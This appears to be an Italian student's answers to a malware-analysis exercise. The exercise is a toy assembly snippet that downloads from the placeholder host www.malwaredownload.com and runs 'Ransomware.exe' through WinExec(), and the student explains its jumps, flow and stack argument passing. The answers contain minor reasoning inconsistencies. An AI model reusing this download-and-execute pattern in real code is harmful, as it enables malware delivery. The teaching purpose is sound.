S11/L5

Traccia: Con riferimento al codice presente, rispondere ai seguenti quesiti:

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione


1. Spiegate, motivando, quale salto condizionale effettua il Malware.

Il malware effettua il salto condizionale **jz loc0040FFA0**, il quale avviene dopo l'istruzione cmp EBX, 11. Questo significa che il malware salterà all'etichetta loc0040FFA0 solo se il contenuto del registro EBX è uguale a 11.
Per cui, nello specifico:

cmp EBX, 11 → confronta il valore contenuto nel registro EBX con il valore 11.Se il confronto mostra che EBX è uguale a 11, allora il salto condizionale (jz loc0040FFA0) viene eseguito, arrivando all'etichetta loc0040FFA0

La motivazione potrebbe essere che il malware è stato progettato per attivare determinate funzionalità solo quando una certa condizione viene soddisfatta (in questo caso per avviare un'azione specifica solo quando il registro EBX assume il valore 11). Ciò può essere l'esecuzione di un file eseguibile dannoso, come possiamo vedere dal continuo del codice. In sintesi possiamo dire che il salto permette al malware di ottenere un certo controllo sul comportamento del programma in base alle condizioni in cui viene eseguito.

2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.



Indirizzo	Istruzione
00401040	mov EAX, 5
00401044	mov EBX, 10
00401048	cmp EAX, 5
0040105B	jnz loc0040BBA0
0040105F	inc EBX
00401064	cmp EBX, 11
00401068	jz loc0040FFA0

Indirizzo	Istruzione
0040BBA0	mov EAX, EDI
0040BBA4	push EAX
0040BBA8	call DownloadToFile()

Indirizzo	Istruzione
0040FFA0	mov EDX, EDI
0040FFA4	push EDX
0040FFA8	call WinExec()

Vediamo dal diagramma il primo salto condizionale (jnz) che non viene effettuato (evidenziato con la linea rossa), mentre il secondo salto condizionale (jz) identificato con la linea verde viene effettuato.

3. Quali sono le diverse funzionalità implementate all'interno del Malware?
Analizzando il codice, sembrerebbe che il malware abbia due diverse funzionalità implementate:

- **Scaricare un file da un URL malevolo**: Il malware utilizza l'URL "www.malwaredownload.com" e chiama una funzione chiamata DownloadToFile() per scaricare un file da questo URL e salvarlo.
- **Eseguire un file eseguibile:** dopo aver scaricato il file malevolo, il malware chiama una funzione chiamata WinExec() per eseguire il file eseguibile. Questo è indicato dalla parte del codice che inizia da loc0040FFA0.

Queste funzionalità possono essere dannose per l'utente e il sistema. Possiamo vedere inoltre, che tra le due funzionalità, la seconda (ovvero l'esecuzione di un file eseguibile, con la funzione WinExec ()) viene effettivamente eseguita dal malware, poiché come abbiamo visto, il salto condizionale associato al registro EBX con il valore 11 è quello che viene attivato.

4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione . Aggiungere eventuali dettagli tecnici/teorici.

A livello teorico vediamo in sintesi cosa sono le istruzioni call:
Esse sono utilizzate per chiamare una funzione, quando viene eseguita un'istruzione call, l'indirizzo dell'istruzione successiva a quella di call, viene salvato nello stack e il flusso del programma viene trasferito all'indirizzo specificato dalla call. Questo permette alla funzione chiamata di essere eseguita e di ritornare al punto di chiamata una volta che la sua esecuzione è completata.

Nel codice fornito, abbiamo due istruzioni call:

- call DownloadToFile() a loc0040BBA8: Prima di questa istruzione call, viene spostato l'indirizzo dell'URL "www.malwaredownload.com" nel registro EAX. Quindi, l'argomento per la funzione DownloadToFile() viene passato mettendo l'indirizzo dell'URL nello stack tramite l'istruzione "push". All'interno della funzione DownloadToFile(), l'indirizzo dell'URL verrà recuperato dallo stack.
- call WinExec() a loc0040FFA8: Prima di questa istruzione call, viene spostato l'indirizzo del file eseguibile "C:\Program and Settings\Local User\Desktop\Ransomware.exe" nel registro EDX. Quindi, l'argomento per la funzione WinExec() viene passato mettendo l'indirizzo nello stack, anche in questo caso tramite la funzione "push".